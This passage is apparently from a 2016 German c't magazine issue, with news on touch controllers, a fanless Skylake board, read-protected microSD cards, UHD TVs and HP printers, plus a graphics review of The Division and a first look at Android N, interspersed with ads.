Die spezialisierte Controller-Familie CapTlivate von Texas Instruments (TI) soll Entwicklern die Aufgabe erleichtern, kapazitive Sensoren als berührungssempfindliche Eingabeflächen in ihre Geräte zu integrieren. Dazu wandeln die CapTlivate-Chips die Signale von Metallelektroden in Eingabewerte um. Im einfachsten Fall lassen sich die Elektroden als Metallstreifen auf einer Platine realisieren.

Die Sensorflächen dürfen unterschiedliche Formen haben und erfassen (Finger-)Bewegungen wie Tippen, Streichen, Kreisen und sogar Gesten. Die CapTlivate-Chips arbeiten dank Multifrequenz-Abtastung auch bei starken Störfeldern präzise und sind dermaßen empfindlich, dass man die Elektrode auch hinter dicken Schutzschichten anbrin-

gen oder mit Handschuhen bedienen kann. Technisches Schmankerl am Rande: Als Flash-Ersatz verwendet TI in den CapTlivate-Chips FRAM, also ferroelektrisches RAM.

Bisher sind die Controller-Varianten MSP430FR263x und MSP430FR253x für 8 bis 64 Sensorflächen zu 1000-Stück-Preisen zwischen 1 und 2,20 US-Dollar erhältlich. Das Development-Kit MSP-CAPT-FR2633 für 100 US-Dollar soll den Einstieg erleichtern. Es enthält ein Platinchen mit dem eigentlichen CapTlivate-Controller sowie drei Muster-Sensorflächen. Dazu kommen eine Bridge-Platine, die das CapTlivate-Board per USB mit einem PC verbindet, sowie ein Isolationsmodul für die galvanische Trennung zwischen USB- und CapTlivate-Teil. (ciw@ct.de)



Mit einem CapTlivate-Chip von TI lassen sich Metallflächen leicht in kapazitive Sensoren verwandeln.

Kleines Skylake-Mainboard mit Kühlrahmen

ICP Deutschland verwendet einen 15-Watt-Prozessor aus Intels Skylake-Baureihe für das kompakte Mainboard EPIC NANO-ULT3. Die CPU sitzt auf der Rückseite des Boards und steht dort im Kontakt mit dem mitgelieferten Aluminium-Kühlkörper, der gleichzeitig als Montagehalterung dient. So soll

das System mit den Kantenlängen 17,7 cm × 12,1 cm ohne Lüfter auskommen.

Zur Auswahl stehen die Dual-Core-Prozessoren Celeron 3955U, Core i3-6100U, Core i5-6300U und Core i7-6600U. Zwei SO-DIMMs mit jeweils maximal 8 GByte DDR3L-SDRAM bilden den Hauptspeicher. Zwei HDMI-1.4b-Buchsen und ein interner Embedded DisplayPort (eDP) steuern Monitore an, per eDP sind 4K-Auflösungen mit 60 Hz möglich. Es gibt auch noch LVDS. Für Erweiterungen lassen sich zwei PCIe Mini-Cards einstecken, für externe Geräte stehen USB 3.0, USB 2.0, RS-232 und RS-422/485 bereit. Preise nennt ICP Deutschland bisher nicht, die vier NANO-ULT3-Varianten sollen ab Ende April erhältlich sein. (ciw@ct.de)



Auf der Rückseite des EPIC NANO-ULT3 von ICP verbirgt sich ein Skylake-Mobilprozessor, der seine Wärme auf den Aluminiumrahmen überträgt.

Micro-SD-Karte mit Leseschutz

Flash-Speichermedien mit Schreibschutz sind keine Neuheit, ein Leseschutz überrascht hingegen: Die Micro-SD-Karten der Data-Protection-(DP-)Serie von Swissbit gibt es in Varianten, die sich ganz normal beschreiben lassen, aber die Daten erst wieder herausrücken, wenn per (Windows-)Software ein Passwort übergeben wurde.

So lassen sich etwa die Aufzeichnungen der Bodycam eines Polizisten vor unbefugten Augen schützen oder auch jene Bilder, die eine Dashcam im Auto erfasst hat. Das Gerät, in dem die DP-Karte steckt, bekommt von der Leseschutzfunktion nichts mit: Dateien, die auf der Karte neu angelegt werden, lassen sich bis zum nächsten Abschalten der Stromversorgung ganz normal schreiben und lesen. Der Leseblocker greift erst nach den Entfernen der Karte aus dem Gerät beziehungsweise nach dem Aus- und Wiedereinschalten der Stromzufuhr.

Die DP-Karten sind für OEMs gedacht, die die Firmware ihrer Produkte an die Leseschutzfunktion anpassen. Preise für Einzelstücke nennt Swissbit daher nicht.

(ciw@ct.de)

dual/BEAM PRO 3G/4G Lte Antenne

- Für alle Lte Frequenzen
- Gewinn minimum 3dBi
- Magnetischer Standfuß
- Fenstermontage
- Zwei Meter hochwertiges Kabel mit SMA Stecker
- Die Antenne wird bei allen TDT Lte Routern mitgeliefert

TDT Experts in data communication

Deutsche Router, deutscher Service, deutsche Hotline: www.tdt.de

Karlsruhe, IHK,
5. - 7. Oktober 2016

data2day²⁰¹⁶

Tools und Methoden für Big, Smart und Secure Data

DATA-PROJEKTE TECHNISCH UMSETZEN

Call for Papers
bis 9. Mai 2016

ZIELGRUPPE

- Softwareentwickler
- Softwarearchitekten
- Data-Warehouse- und Business-Intelligence-Spezialisten
- Data Scientists und Data Analysts
- Data Architects
- Datenstrategen
- Administratoren
- Datenschützer
- Security-Beauftragte

THEMEN (Auszug)

- Smart, Fast und Secure Data
- Big-Data-Architekturen
- Hadoop, Spark & Ökosystem sowie weitere Plattformen, Frameworks, Werkzeuge
- Data Science und Machine Learning
- Programmiersprachen und Werkzeuge für die Datenanalyse
- Kognitives Computing (Sprach-, Text- und Datenanalyse)
- Event Processing
- Big Data und IoT
- Data Visualisation
- NoSQL, NewSQL und In-Memory Stores
- Datendienste in der Cloud

Silber-Sponsor: **codecentric**

Veranstalter: **heise Developer** **dpunkt.verlag**

www.data2day.de



Martin Fischer

Manhattan aufpoliert

Die Technik von Tom Clancy's The Division

Tom Clancy's The Division zählt zu den Top-Spielen des Jahres und wurde von zahlreichen Spielern sehnstüchtig erwartet. Dabei bietet es nicht nur ein interessantes Open-World-Gameplay, sondern auch eine hervorragende 3D-Grafik.

Die Geschichte ist schnell erzählt: Unbekannte haben Dollarscheine mit einem Virus infiziert und sie am Black Friday in Umlauf gebracht. Viele Einwohner New Yorks sterben an den Folgen, die Infrastruktur bricht zusammen, Lebensmittel werden knapp. Der Spieler versucht nun als Elite-Agent, die Verantwortlichen für die Virus-Epidemie zu finden und die vom Chaos regierten Straßen Manhattans zu befrieden – auf Wunsch auch im Team mit bis zu vier Mitspielern. Das Spiel läuft auf Xbox One, Playstation 4 und Windows-PCs. Die volle Grafikqualität bekommen nur PC-Spieler geboten.

Spitzengrafik dank Snowdrop

Bisher hat noch kein Spiel die Straßenzüge Manhattans derart realistisch dargestellt. Im Vergleich zu Crysis 3 wirken sie glaubwürdig, wesentlich detaillierter und weniger steril. Das Fundament bildet die neu entwickelte Grafik-Engine „Snowdrop“

von der schwedischen Ubisoft-Tochter Massive Entertainment. Snowdrop erzeugt in The Division eine spektakuläre Grafik mit windbeeinflusstem Schnee, feinen Partikeleffekten, realistischer Umgebungsbeleuchtung und einem hohen Detailgrad. Dabei skaliert die 3D-Engine gut mit schwächerer Grafik-Hardware – selbst mit verminderter Detailstufe bleibt das Spiel ansehnlich. Die Grafikqualität – und damit die Bildrate – lässt sich über vier Voreinstellungen verändern: niedrig, mittel, hoch und ultra. Wer ein wenig Zeit investiert, kann die einzelnen 3D-Effekte händisch anpassen, um das Spiel auf die eigene Grafik-Hardware zuzuschneiden.

Beeinflussen lassen sich Schattenqualität, Schattenauflösung und Kontaktshattierung; zudem kann man die von Nvidia entwickelten Schattierungstechniken PCSS+ und HFTS aktivieren. HTFS steht für Hybrid Frustum Traced Shadows und kombiniert Frustum Tracing, Screen-Space Antialiasing und spezielle

Schattenfilter. Es sorgt für weiche Übergänge von geometrisch korrekten Schatten und verdoppelt die Schattenauflösung, läuft aber nur auf aktuellen Nvidia-Grafikkarten mit Maxwell-v2-GPUs.

PCSS+ (Percentage-Closer Soft Shadows) modifiziert dynamisch die Schärfe der Echtzeit-Schattendarstellung in Abhängigkeit von den jeweiligen Lichtquellen. Bei aktiverter Umgebungsverdeckung HBAO+ (Horizon-Based Ambient Occlusion) wirken Schatten kräftiger und lassen sich besser auseinanderhalten. Das gelingt, weil HBAO+ im Unterschied zu herkömmlicher Ambient Occlusion mehr Abtastpunkte (Occlusion Samples) nutzt, um den Helligkeitswert eines Pixels zu ermitteln.

Überdies dürfen Grafik-Freaks die Qualität von Partikeln, volumetrischem Nebel und Reflexionen anpassen, Schärfentiefe, Linseneffekte, Objektdetails und die Streaming-Distanz verändern sowie windbeeinflussten Schnee zuschalten.

Bei so vielen Grafikoptionen ist man schnell überfordert, wenn es darum geht, die wirklich leistungsressenden Optionen anzupassen. Wer die Performance erhöhen möchte, ohne die Bildqualität zu stark zu verringern, setzt die Tiefenschärfe von hoch auf mittel und stellt Streaming-Reichweite sowie Objektdetailstufe auf maximal 60 Prozent. Die Partikeldetails beläßt man bei „hoch“ und nimmt Abstand von den Nvidia-Modi PCSS und HFTS. Der volumetrische Nebel sieht auch auf mittlerer Detailstufe noch gut aus. Anisotrope Filterung schärft auch weit entfernte Bildbereiche und kostet selbst in der Maximalleinstellung 16x kaum Performance. Auf Grafikkarten mit 2 GByte Videospeicher muss man Streaming-Reichweite und Schattendetails deutlich herab-

setzen, um Ruckeln oder zu spät auftauchende Objekte zu vermeiden.

Mindestmaß

Tom Clancy's The Division funktioniert nur mit aktuellen Grafiktreibern problemlos: Besitzer von Nvidia-Grafikkarten verwenden mindestens den GeForce-Treiber 364.51 Beta, für Radeon-Grafikkarten sollte es der Crimson 16.3 Hotfix sein. Mit dem AMD-Treiber kann es im CrossFire-Modus zu Bildflackern kommen.

Als Mindestvoraussetzung gibt Ubisoft eine Grafikkarte mit 2 GByte Videospeicher (ab GTX 560 oder Radeon HD 7770) an, empfiehlt aber eine GeForce GTX 970 oder Radeon R9 390. Für die Ultra-Detailstufe sollte es eine Grafikkarte mit mindestens 4 GByte Videospeicher sein, besser für Textur-Streaming sind 6 oder 8 GByte. Außerdem braucht man 6 GByte Arbeitsspeicher (besser 8 GByte) und einen halbwegs aktuellen Vierkernprozessor.

In unseren Tests lief das Spiel auf einer Radeon R9 380X in Full HD und „Ultra“ mit 48 fps. Radeon R9 390X und GeForce GTX 970 waren jeweils rund 30 Prozent schneller, eine GeForce GTX 980 packte 71 fps. Erweitert man die „Ultra“-Voreinstellung mit der höchsten SMAA-Kantenglättung und Partikeldetailstufe, schafft eine GTX 980 noch 52 fps, mit HFTS 47 fps. In 4K läuft das Spiel zumindest mit einer GeForce GTX 980 Ti ruckelfrei mit 41 fps, sofern man es bei der hohen Detailstufe beläßt; mit einer GeForce GTX 970 muss man die Detailstufe auf „niedrig“ stellen. Selbst mit der 110-Euro-Grafikkarte GeForce GTX 750 Ti kann man „The Division“ gerade noch so in hoher Full-HD-Detailstufe spielen (34 fps) – flüssig wird's aber erst bei „mittel“. (mfi@ct.de)

Benchmarks: Tom Clancy's The Division

Grafikkarte	Full HD Hoch	Full HD Ultra	WQHD Mittel	WQHD Hoch	WQHD Ultra	4K Mittel	4K Hoch
GeForce GTX 750 Ti	34	25	26	22	17	12	11
GeForce GTX 960	59	45	44	37	30	21	18
GeForce GTX 970	74	62	61	54	44	31	27
GeForce GTX 980 Ti	86	72	86	75	64	46	41
Radeon R7 370	42	32	35	28	24	17	15
Radeon R9 380X	63	48	50	42	34	26	23
Radeon R9 390X	82	63	73	61	50	39	35

gemessen unter Windows 10 auf Intel Core i7-6770K, 16 GByte RAM, VSync aus, GeForce 364.51 Beta, AMD Crimson 16.3 Hotfix

Einfach programmieren

NEU

Hanspeter Mössenböck

Kompaktkurs C# 6.0

2016, 330 Seiten

€ 29,90 (D)

ISBN 978-3-86490-377-9



Hanspeter Mössenböck

Sprechen Sie Java?

Eine Einführung in das systematische Programmieren

5. Auflage

2014, 360 Seiten

€ 29,90 (D)

ISBN 978-3-86490-099-0



Nick Morgan

JavaScript kinderleicht!

Einfach programmieren lernen mit der Sprache des Web

2015, 304 Seiten

€ 24,90 (D)

ISBN 978-3-86490-240-6



Jason Briggs

Python kinderleicht!

Einfach programmieren lernen – nicht nur für Kids

2. Auflage

2016, 326 Seiten

€ 26,90 (D)

ISBN 978-3-86490-344-1



Christian Bleske

iOS-Apps programmieren mit Swift

Der leichte Einstieg in die Entwicklung für iPhone, iPad und Co. – inkl. Apple Watch

2016, 432 Seiten

€ 29,90 (D)

ISBN 978-3-86490-263-5



UHD-Fernseher von Panasonic und Samsung

Die auf der CES vorgestellten Oberklassen-Fernseher sind auf dem deutschen Markt gelandet: Samsung vermarktet seine farbstarke 4K-Fernseher weiterhin unter der Bezeichnung SUHD-TV. Für die besonders satte Farbdarstellung der Geräte sorgen Nanopartikel im LED-Backlight (Quantum Dots). Ihre 4K-Displays mit 3840×2160 Pixeln sind HDR-fähig und erreichen eine punktuelle Spitzenhelligkeit von 1000 cd/m^2 . Eine spezielle Beschichtung auf dem Display verringert laut Samsung Spiegelungen, was vor allem der Anzeige dunkler Bilder zugutekommen soll. Damit kleinste Farb- und Helligkeitsunterschiede sauber differenziert werden, können die Smart-TVs 10 Bit pro Farbe unterscheiden.


Damit erfüllen Geräte der Serie 7, 8 und 9 die Vorgaben der UHD-Allianz und dürfen sich mit dem UHD-Premium-Logo schmücken. Die 7er-Serie wird plane und gekrümmte Schirme mit Diagonalen von 43 bis 65 Zoll

(1,09 bis 1,65 m) umfassen. Die 8er-Serie kommt in Diagonalen von 49 bis 75 Zoll (1,24 bis 1,91 m); bei den Topmodellen der Serie 9 reicht die Spanne sogar bis 88 Zoll (2,24 m).

Nebenbei wagt Samsung auch bei günstigeren Modellen die Revolution im Wohnzimmer: Geräte ab der 6400er-Serie besitzen nicht nur eine überarbeitete Bedienoberfläche, ihnen fehlt auch die gewöhnliche Fernbedienung mit Zifferntasten. Stattdessen erhalten Käufer eine Mini-Fernbedienung mit wenigen Tasten und einem Steuerkranz, die Befehle per Bluetooth Smart an den Fernseher sendet. Passend dazu haben die neuen Samsung-TVs eine überarbeitete „Smart Hub“-Oberfläche, über die alle Inhalte mit spätestens drei Klicks erreichbar sind. Samsung setzt wie im Vorjahr auf das hauseigene TV-Betriebssystem Tizen.



Samsungs SUHD-TVs tragen dank großem Farbraum und hohem Kontrast nebst großer Leuchtdichte das Logo UHD Premium.



Die Wabenstruktur vor der LED-Hintergrundbeleuchtung im Panasonic-TV soll für ein sattes Schwarz ohne störende Lichthöfe sorgen.

Direct LED-Backlight

Panasonic hält ebenfalls an seinem im vergangenen Jahr eingeführten TV-Betriebssystem fest. So nutzen die Topmodelle der DX900-Serie weiterhin Firefox OS. Unlängst hatte Mozilla bekannt gegeben, sein Browser-Betriebssystem für Smartphones nicht mehr weiterzuentwickeln. Die Zusammenarbeit mit Panasonic ist davon aber nicht betroffen. Künftig sollen sogar neue Funktionen Einzug halten – beispielsweise eine Synchronisation zwischen Desktop-Browsern und Firefox-TVs.

Die 4K-Fernseher von Panasonic werden in den Bildschirmdiagonalen 58 und 65 Zoll (1,47 und 1,65 m) auf den Markt kommen. Auch sie sind HDR-fähig, lösen unter ande-

rem Farben mit 10 Bit auf und unterstützen den BT.2020-Farbraum ebenso wie den Standard SMPTE ST2084 EOTF für HDR-Videos. Mit diesen Voraussetzungen werden auch die DX900-Fernseher das „Ultra HD Premium“-Logo tragen.

Außer der maximalen (Punkt-)Helligkeit von 1000 cd/m^2 sollen die Schirme auch sehr sattes Schwarz anzeigen können. Ihr Direct-LED-Backlight mit 512 einzeln dimmbaren Zonen besteht aus einer speziellen Wabenstruktur vor den Leuchtdioden. Die von Panasonic „Local Dimming Ultra“ genannte Technik soll beim partiellen Dimmen dunkler Bildbereiche das Auftreten von Lichthöfen und eine Aura um helle Bildelemente verhindern.

Die HDR-fähigen Fernseher von Panasonic und Samsung erscheinen in den kommenden Wochen auf dem Markt. Sie kosten ähnlich viel wie die vergleichbaren Modelle des Vorjahrs.

(spo@ct.de)

Übersetzen am MuFu und in der Foto-App

Xerox-Multifunktionsgeräte aus der Work-Centre-Serie scannen fremdsprachige Dokumente und spucken auf Knopfdruck eine übersetzte Kopie aus. Der Easy Translator Service von Xerox spricht 38 Sprachen und nutzt eine OCR (Optical Character Recognition) von Abby. Der Übersetzungsdiest ist eine konsequente Fortführung der in professionellen Multifunktionsgeräten eingebauten Funktionen – nach der Texterkennung liefern sie jetzt auch gleich die Übersetzung.

Pro Seite brauchen die Geräte laut Xerox etwa eine Denkminute bis zur Ausgabe, zehn Seiten sollen circa drei Minuten dauern. Die Übersetzung ist eine rein maschinelle „Grobübersetzung“, bessere Qualität liefern erst menschliche Übersetzungen, wie sie auch der Xerox-eigene Übersetzungsdiest anbietet. Die am Multifunktionsgerät gescannten und

in der Cloud übersetzten Dokumente werden in einem Nutzerkonto gespeichert und sind von dort jederzeit abrufbar.

Alternativ können Nutzer den Easy Translator Service auch per Smartphone-App nutzen, indem sie ein Bild des zu übersetzenden Dokuments hochladen. Die App „Xerox Easy Translator“ für iOS und Android schickt das übersetzte Textdokument üblicherweise innerhalb der nächsten Minute per E-Mail zurück aufs Smartphone. Die Übersetzungsschärfe war in unserem kurzen Test zwar recht bescheiden, für ein schnelles Textverständnis aber ausreichend.

Eine Testversion für den Easy Translator Service ist für 30 Seiten in 30 Tagen kostenlos. Danach bietet Xerox verschiedene Abos für zehn oder mehr Seiten innerhalb eines Jahres an.

Kein Skype mehr am Smart-TV

Im Juni 2016 will Microsoft den technischen Support für seine Videochat-Plattform Skype auf Smart-TVs einstellen. Ab dann wird es keine Updates mehr geben und es können über Skype für TVs keine neuen Nutzerkonten eingerichtet oder Passwörter geändert werden. Die Kernfunktionen sollen an TVs zwar noch weiter funktionieren, aber nur, wenn der TV-Hersteller Skype weiterhin unterstützt.

Das dürfte jedoch bei den wenigsten Herstellern der Fall sein. So baut Samsung die Skype-Funktion nicht mehr in seine neuen Modelle ein und ab Juni entfällt auch die Unterstützung für ältere Geräte. Sony und Philips unterstützen in ihren aktuellen Android-TVs ebenfalls keine Videotelefonie und auch Panasonic hat die Funktion in seinen Geräten abgeschafft.

(uk@ct.de)

HP PageWide: Tintendrucker mit festem Druckkopf fürs Büro

Hewlett-Packard startet mit Tintendruckern fürs Büro durch: Für das erste Halbjahr 2016 hat der Hersteller acht A4-Drucker und -Multifunktionsgeräte mit feststehendem, seitenbreitem Druckkopf und 42 240 einzelnen Düsen angekündigt. Da die Seiten unter dem Druckkopf hindurchgezogen werden, erreichen die PageWide-Tintenmodelle Druckgeschwindigkeiten, wie man sie von deutlich teureren Laserdruckern kennt. Die für die hohe Druckgeschwindigkeit optimierte Tinte soll weniger Wasser enthalten als in der ersten PageWide-Generation und so noch schneller trocknen. Da das Papier weniger Feuchtigkeit aufnimmt, wellt es sich bei flächigem Farbauftrag weniger stark.

Die neuen Modelle unterteilt HP in vier PageWide-Serien mit je einem Drucker und einem Multifunktionsgerät: Für kleinere Büros sind die beiden Modelle der PageWide-300-Serie gedacht.

Die beiden PageWide-Managed-Geräte P55250dw und P57750dw MFP soll es nur zusammen mit Verträgen für Managed Print Services geben. Für Arbeitsgruppen bis 15 Nutzer und eine empfohlene Druckleistung von 15 000 Seiten im Monat sind die Modelle PageWide Enterprise Color 556 und Enterprise Color MFP 586 ausgelegt. Für die Enterprise- und Managed-Drucker will HP XL-Schwarzpatronen mit Reichweiten bis 20 000 Seiten anbieten. Die PageWide-Pro- und die Managed-Serie sollen voraussichtlich ab April lieferbar sein, die Enterprise-Serie ab Mai und die günstigen PageWide-300-Modelle ab Juni. Auf die seitenbreiten Druckköpfe mit den 42 240 Tintendüsen gibt HP drei Jahre Garantie.

Die LaserJet-Pro-Drucker bekommen ebenfalls Zuwachs: Den auf geringen Ener-

HP Drucker und Multifunktionsgeräte

Modell	Bauart	Seiten/ Minute	empf. Seiten/ Monat	Preis (UVP)	Verfügbarkeit ab
PageWide-Serie					Tintendrucker mit feststehendem Druckkopf
Enterprise Color 556	Drucker, Farbe	75	15000	727 Euro	Mai 2016
Enterprise Color MFP 586	Multifunktionsgerät, Farbe	75	15000	1922 Euro	Mai 2016
Managed P57750dw MFP	Multifunktionsgerät, Farbe	70	6000	nur mit Managed-Print-Services-Verträgen	April 2016
Managed P55250dw	Drucker, Farbe	70	6000	nur mit Managed-Print-Services-Verträgen	April 2016
Pro 452dw	Drucker, Farbe	55	4000	ab 375 Euro	April 2016
Pro MFP 477dw	Multifunktionsgerät, Farbe	55	4000	k. A.	April 2016
352dw	Drucker, Farbe	45	3000	ab 279 Euro	Juni 2016
MFP 377dw	Multifunktionsgerät, Farbe	45	3000	k. A.	Juni 2016
LaserJet-Serie					Laserdrucker
Pro M501	Drucker, Schwarzweiß	k.A.	6000	490 Euro	April 2016
Pro MFP M377dw	Multifunktionsgerät, Farbe	k.A.	4000	419 Euro	April 2016
OfficeJet-Pro-Serie					Tintendrucker mit beweglichem Druckkopf
6960 All-in-One	Multifunktionsgerät, Farbe	11	500	159 Euro	Juni 2016
6970 All-in-One	Multifunktionsgerät, Farbe	11	500	k. A.	Juni 2016
8210	Drucker, Farbe	20	1500	129 Euro	Mai 2016
8720 All-in-One	Multifunktionsgerät, Farbe	20	1500	k. A.	Mai 2016
8730 All-in-One	Multifunktionsgerät, Farbe	20	1500	k. A.	Mai 2016
8740 All-in-One	Multifunktionsgerät, Farbe	20	1500	k. A.	Mai 2016


gieverbrauch optimierten Schwarzweiß-Laserdrucker LaserJet Pro M501 empfiehlt HP für Druckleistungen bis 6000 Seiten im Monat. Der Color LaserJet Pro MFP M377dw ohne Fax rundet die im vergangenen Jahr vorgestellte Serie ab. Beide Laserdrucker nutzen den neuen HP-Toner mit geringerem Schmelzpunkt. Dadurch braucht die Fixiereinheit weniger Zeit und Energie zum Aufheizen. Die neuen LaserJets sollen ab April zu haben sein.

Für kleine Büros

Zu den neu vorgestellten Druckern gehören außerdem OfficeJet-Pro-Modelle für kleinere Büros und Heim-Arbeitsplätze. Sie bringen Druckaufträge wie gehabt mit einem beweglichen Druckkopf zu Papier und sollen mit großen Tintenpatronen und hohen Reich-

weiten bis 3000 Seiten besonders günstig drucken. Das Design und die Touchscreen-Bedienoberfläche hat HP überarbeitet. Die Serie OfficeJet Pro 8000 besteht aus dem Drucker 8210 und den Multifunktionsgeräten All-in-One 8720, 8730 und 8740.

Die All-in-One-Geräte drucken und scannen automatisch beidseitig; die Modelle 8730, 8740 und der Drucker 8210 enthalten erweiterte Verwaltungs- und Sicherheitsfunktionen und sprechen die Standard-Druckersprachen PCL5 und PCL6. Zwei weitere Multifunktionsdrucker, OfficeJet Pro 6960 und 9670 All-in-One, sind eher für Privathaushalte gedacht. Beide sollen ab Juni in die Läden kommen. Dann will der Druckerhersteller außerdem seine betagten Mobildrucker OfficeJet Mobile 100 und 150 erneuern: Zu den kommenden Modellen OfficeJet 202 Mobile (Drucker) und 252 Mobile (Drucker und Einzugsscanner) hat HP allerdings noch keine Angaben gemacht. (rop@ct.de)



Das Flaggschiff von HPs PageWide-Serie, der Enterprise Color MFP 586, druckt 75 Farbseiten pro Minute.



Der Multifunktionsdrucker OfficeJet Pro 8720 gibt 20 Farbseiten pro Minute aus, sein Vorlageneinzug ist duplexfähig.


Achim Barczok, Stefan Porteck

Nutella?

Erster Blick auf Android N, Spekulation ums nächste Nexus

Google zeigt eine erste Version des nächsten

Android: Sie bringt einen Splitscreen-Modus für Apps, ein verbessertes Benachrichtigungssystem und vielleicht sogar schnellere Updates. Derweil verdichten sich die Gerüchte, dass HTC das nächste und vielleicht auch das übernächste Nexus-Smartphone baut.



In Android N kann man zwei Apps nebeneinander nutzen.

Es ist die größte Android-News im März, und sie kommt unverhofft: Unerwartet vor der Entwicklerkonferenz Google I/O im Mai hat das Unternehmen einen ersten Blick aufs nächste Android gewährt. Die erste Developer Preview von Android N steht zum Download bereit, für Nexus 5X, 6 und 6P, den Nexus Player sowie für die Tablets Nexus 9 und das Pixel C. Die Vorabversion richtet sich an Entwickler und bis zur finalen Version kann sich noch viel tun. Doch einige wichtige Funktionen sieht man jetzt schon: Android N bringt einen Split-screen-Modus für Tablets und Smartphones, Benachrichtigungen können direkt in der Info-Leiste beantwortet werden und

Google versucht mal wieder, am Update-Prozess für Android herumzuschrauben.

Der neue Multi-Window-Modus stellt auf Smartphones und Tablets zwei Apps nebeneinander dar, auf Android TV kommt stattdessen ein Picture-in-Picture-Modus hinzu. Den Multi-Windows-Modus kann man auf zwei Arten aktivieren: Langes Drücken auf den Task-Listen-Knopf schiebt die aktuelle App in die eine Bildschirmhälfte und öffnet die Task-Liste in der anderen. Alternativ ruft man zuerst die Task-Liste auf und tippt dann lange auf die Titelzeile einer der Apps, worauf sich das zweite Fenster mit dieser App öffnet. Die Fenstergröße kann man am verschiebbaren Trennbalken

zwischen den Apps verändern, Daten lassen sich zwischen den Fenstern per Drag & Drop austauschen.

Quick Settings noch „quicker“

Mit der Vorgängerversion Android 6 hatte Google der Benachrichtigungsleiste neue Funktionen spendiert. Jetzt wird noch mal nachgelegt: Benachrichtigungen sehen schlanker aus und bekommen ein Avatar-Icon. Für eine bessere Übersicht können Apps zusammengehörige Nachrichten als eine Gruppe darstellen. Zudem ist es möglich, auf Meldungen wie SMS- oder Chatnachrichten direkt aus der Notification-Leiste zu antworten.

Ein großer Nerv-Faktor wurde bei der Gelegenheit auch korrigiert: Um die Schnellstartleiste für Systemeinstellungen (Quick Settings) zu erreichen, musste man bislang zwei Mal nach unten wischen. Unter Android N finden sich nun in einer Zeile über den Benachrichtigungen die wichtigsten Icons wie beispielsweise fürs WLAN oder die Taschenlampe. zieht man die Leiste weiter nach unten, so öffnet sich das vollständige Quick-Settings-Menü mit allen Verknüpfungen.

Darüber hinaus hat sich optisch kaum etwas geändert. So haben sich (zum Glück) die Gerüchte nicht bewahrheitet, dass Google die App-Übersicht abschaffen könnte – und stattdessen alle Apps wie bei Apple auf den Startbildschirmen auflistet. Im System UI Tuner, den man weiterhin von Hand freischalten muss, findet sich wieder ein


